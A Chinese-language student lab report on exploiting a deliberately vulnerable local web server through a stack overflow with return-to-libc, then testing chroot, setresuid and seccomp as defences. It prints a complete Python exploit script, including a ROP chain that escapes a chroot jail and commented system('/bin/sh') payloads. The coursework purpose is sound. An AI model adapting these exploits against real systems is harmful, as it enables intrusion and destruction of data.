# 系统安全

## 任务 1：删除特权文件

关闭地址随机化：

sudo sysctl -w kernel.randomize\_va\_space=0

进入 code 目录下，先 make生成 touchstone 程序，make时出现报错，原因是环境没有完善造成的

解决方法：

sudo apt-get install gcc-multilib

然后为 touchstone 程序添加 **setuid root** **权限**，并启动执行

sudo chown root touchstone  
sudo chmod +s touchstone  
sudo ./touchstone

touchstone 程序执行成功后，打开 Firefox 浏览器，输入 127.0.0.1，打开后进行注册和登录，用户名和密码：U202111993 123456


新建一个终端，在/tmp 目录下面创建/tmp/test.txt 文件，并将其 owner 改成 root

touch /tmp/test.txt  
sudo chown root /tmp/test.txt

然后查看目标文件状态


ll /tmp/test.txt

下面需要对原始 exploit-template.py 文件中的几个地址进行修改



首先查找 libc 的基址


ldd banksv



**libc 的基址为：0xf7d9a000**

然后查找 system、exit、unlink 的偏移

readelf -a /lib32/libc.so.6 | grep " system"  
readelf -a /lib32/libc.so.6 | grep " exit"  
readelf -a /lib32/libc.so.6 | grep " unlink"



**system、exit、unlink 的偏移分别为：0x00046040、0x000387b0、0x000f8430**


最后查找 /bin/sh 字符串的偏移

strings -tx /lib32/libc.so.6 | grep "/bin/sh"

fig:

**/bin/sh 字符串的偏移为：0x0019612f**

ebp 地址根据 touchstone 运行终端返回的 frame pointer 确定



**ebp 地址：0xffff93e8**


将上面的地址填入代码 task1.py

重新运行 touchstone，注意 sudo 运行，登录，然后注意此时 ebp 变了，需要更改代码里的 ebp 地址为新的 framepoint，然后运行

pip install pwn  
python3 ./task1.py 127.0.0.1 80

查看文件前后状态，可以看到 test.txt 文件被删除

ll /tmp/test.txt




## 任务 2：chroot

修改 server.c，增加 chroot 支持，并重新 make

int rs = chroot("/jail");  
if(!rs)   
 printf("succeeded to chroot to /jail\n");


运行

sudo ./chroot-setup.sh



然后进入 jail，执行

cd /jail  
sudo ./touchstone




下面开始删除 test.txt


注意此时链接库变了，因此地址也要及时更改，这里我们不用 ldd 查看，开


启另一个终端，执行如下命令

ps -ef | grep banksv # 获得 banksv 的 pid  
sudo gdb  
attach pid  
info proc mappings # 查看 libc.so 的加载地址



banksv 的 pid 是 4821






基址为：0xf7dac000

readelf -a /jail/lib32/libc.so.6 | grep " system"  
readelf -a /jail/lib32/libc.so.6 | grep " exit"  
readelf -a /jail/lib32/libc.so.6 | grep " unlink"  
strings -tx /jail/lib32/libc.so.6 | grep "/bin/sh"


在 jail 下创建

sudo touch /jail/tmp/test.txt



然后重复子任务一，发现删除test.txt失败，jail/tmp/test.txt 被删除

python3 ./task2.py 127.0.0.1 80




在 jail 目录下创建个 server 文件夹


sudo mkdir server

修改脚本

#!/usr/bin/python  
import sys  
import socket  
import traceback  
import struct  
import time  
import os.path  
import binascii  
from pwn import \*  
  
# libc base address  
# ASLR shoud be off, so that libc's base address will not change untill next reboot   
# you can use "ldd ./program" to check the libc base address  
base\_addr = 0xf7dac000  
  
# all of the offsets of functions (strings) inside libc won't change much (sometimes changed, so check is needed) .  
# to get the offset of a funtion, you can use:  
## readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " system"  
# to get "/bin/sh":  
## ropper --file /lib/i386-linux-gnu/libc.so.6 --string "/bin/sh"  
  
# system  
sys\_addr = base\_addr + 0x00046040   
# /bin/sh  
sh\_addr = base\_addr + 0x19612f  
# exit  
ex\_addr = base\_addr + 0x000387b0  
# unlink  
ul\_addr = base\_addr + 0x000f8430  
# chroot  
chr\_addr = base\_addr + 0x00101ae0  
#chdir  
chd\_addr = base\_addr + 0x000f6fe0  
# pop-ret  
pop\_addr = 0x80d1a04  
  
# dead  
d\_addr = 0xdeadbeef  
# c0ffee00  
c\_addr = 0xc0ffee00  
  
# ebp too make the task simple, we print ebp of getToken function (vulnerable)   
ebp\_addr = 0xffffd1e8  
  
  
  
## Below is the function that you should modify to construct an  
## HTTP request that will cause a buffer overflow in some part  
## of the vulnerable web server and exploit it.  
  
def build\_exploit(shellcode):  
 shift\_val = 19\*4  
  
 chd\_arg = "..\0\0"  
 chd\_arg\_addr = ebp\_addr + shift\_val  
  
 chr\_arg2 = "server\0\0"  
 chr\_arg2\_addr = ebp\_addr + shift\_val + 4  
  
 chr\_arg = ".\0\0\0"  
 chr\_arg\_addr = ebp\_addr + shift\_val + 12  
  
 ul\_arg = "/tmp/test.txt\0"  
 ul\_arg\_addr = ebp\_addr + shift\_val + 16  
  
 sys\_arg = "/bin/sh\0"  
 sys\_arg\_addr = ebp\_addr + 20  
  
 req = ("POST / HTTP/1.1\r\n").encode('latin-1')  
 # All of the header information other than "Content-Length" is not important  
 req += ("Host: 127.0.0.1\r\n").encode('latin-1')  
 # The Content-Length below is useful, and depends on the length of   
 # username plus password, you need to use wireshark (together with web browser)   
 # for checking the length  
 req += ("Content-Length: 58\r\n").encode('latin-1')   
 req += ("Origin: http://127.0.0.1\r\n").encode('latin-1')  
 req += ("Connection: keep-alive\r\n").encode('latin-1')  
 req += ("Referer: http://127.0.0.1/\r\n").encode('latin-1')  
  
 req += ("Hacking: ").encode('latin-1')  
  
 # For different oses (and compilation), the length of fillup for   
 # hijacking the return address in the stack, could be different,  
 # therefore you need to debug the program for checking and adjusting.  
  
 req += b'A' \* 1068 # + b'C' \* 4  
  
 #req += p32(d\_addr)  
  
 # use "/bin/sh" string in libc  
 #req += p32(sys\_addr)  
 #req += p32(ex\_addr)  
 #req += (sh\_addr).to\_bytes(4, byteorder='little')  
 #req += p32(0)  
  
 # put "/bin/sh" string in the stack  
 # ebp is needed to locate the place of string   
 # Note: using this method, you can put arbitrary string in the stack,   
 # so that "system" can execute arbitrary command  
 #req += p32(sys\_addr)  
 #req += p32(ex\_addr)  
 #req += p32(sys\_arg\_addr)  
 #req += p32(0)  
 #req += sys\_arg.encode('latin-1')  
  
  
 # remove a file specified by the path "ul\_arg"  
 # req += p32(ul\_addr)  
 # req += p32(ex\_addr)  
 # req += p32(ul\_arg\_addr)  
 # req += p32(0)  
 # req += ul\_arg.encode('latin-1')  
   
 # remove a file use jail breaking  
 req += p32(chr\_addr)  
 req += p32(pop\_addr)  
 req += p32(chr\_arg2\_addr)  
  
 req += p32(chd\_addr)  
 req += p32(pop\_addr)  
 req += p32(chd\_arg\_addr)  
  
 req += p32(chd\_addr)  
 req += p32(pop\_addr)  
 req += p32(chd\_arg\_addr)  
  
 req += p32(chr\_addr)  
 req += p32(pop\_addr)  
 req += p32(chr\_arg\_addr)  
  
 req += p32(ul\_addr)  
 req += p32(pop\_addr)  
 req += p32(ul\_arg\_addr)  
  
 req += p32(ex\_addr)  
 req += p32(0)  
 req += p32(0)  
  
 # 19 \* 4  
 req += chd\_arg.encode('latin-1')  
 # 19 \* 4 + 4  
 req += chr\_arg2.encode('latin-1')  
 # 16 \* 4 + 12  
 req += chr\_arg.encode('latin-1')  
 # 16 \* 4 + 16  
 req += ul\_arg.encode('latin-1')  
  
   
  
 req += ("\r\n").encode('latin-1')  
 req += ("\r\n").encode('latin-1')  
   
 # Below is the username/password that you can Register into the web server  
 # by using web browser. These information will be stored into the sqlite db behind.  
 # You need to change these information according to your own registration.  
   
 # Note that successful POST will be responded by the server with a hint page.  
 # By using the successful response, you can judge whether the server has been   
 # crashed (by exploit), so that you can adjust the fillup accordingly.  
 req += ("login\_username=x123&login\_password=123&submit\_login=Login").encode('latin-1')  
  
 print(req)  
 return req  
  
 #req += (addr1).to\_bytes(4, byteorder='little')  
 #req += ("@@@@").encode('latin-1')  
  
  
def send\_req(host, port, req):  
 sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 print("Connecting to %s:%d..." % (host, port))  
 sock.connect((host, port))  
  
 print("Connected, sending request...")  
 sock.send(req)  
  
 print("Request sent, waiting for reply...")  
 rbuf = sock.recv(1024)  
 resp = ("").encode("latin-1")  
 while len(rbuf):  
 resp=resp+rbuf  
 rbuf = sock.recv(1024)  
  
 print("Received reply.")  
 sock.close()  
 return resp  
  
  
if len(sys.argv) != 3:  
 print("Usage: " + sys.argv[0] + " host port")  
 exit()  
  
try:  
 shellcode = ""  
 if(os.path.exists("shellcode.bin")):  
 shellfile = open("shellcode.bin", "r")  
 shellcode = shellfile.read()  
 req = build\_exploit(shellcode)  
 print("HTTP request:")  
 print(req)  
  
 resp = send\_req(sys.argv[1], int(sys.argv[2]), req)  
 print("HTTP response:")  
 print(resp)  
except:  
 print("Exception:")  
 print(traceback.format\_exc())

readelf -a /jail/lib32/libc.so.6 | grep " chroot"  
readelf -a /jail/lib32/libc.so.6 | grep " chdir"  
objdump -d banksv






再次运行，删除成功

python3 ./task2.py 127.0.0.1 80

## 任务 3：**改变进程** euid


针对**原始代码**进行修改

打开 server.c ，找到插入 setuid 代码的位置，插入代码 setresuid(1000,1000,1000); (一共三处)



make后

sudo ./touchstone  
ps -au



在修改前，下面三个应该都为root

修改 task3.py 的部分地址并运行一次攻击，攻击完毕后在/tmp 文件夹下运行 ll 命令查看，发现 test.txt 文件并没有被删除

touch /tmp/test.txt  
sudo chown root /tmp/test.txt  
ll /tmp/test.txt  
python3 ./task3.py 127.0.0.1 80  
ll /tmp/test.txt

将/tmp/test.txt的属主改成arche后再次进行尝试，删除成功

sudo chown arche /tmp/test.txt

python3 ./task3.py 127.0.0.1 80 > /dev/null

## 任务 4：使用 seccomp 限制系统调用

首先安装相应的库

sudo apt install libseccomp-dev libseccomp2 seccomp  
# 这条命令会改变之前的所有链接库，变成i386，因此基址和偏移得重新查看！！！  
sudo apt-get install libseccomp-dev:i386

### 默认允许，显式拒绝

工作目录为task4\_1，从code拷贝而来


在banksv.c中添加seccomp的相关函数，并在main函数中进行调用

// 默认允许  
ctx = seccomp\_init(SCMP\_ACT\_ALLOW);

seccomp\_rule\_add(ctx, SCMP\_ACT\_KILL, SCMP\_SYS(unlink), 0);

注意还需要包含头文件

修改 makefile



然后 make，再重复任务一


sudo chown root touchstone  
sudo chmod +s touchstone  
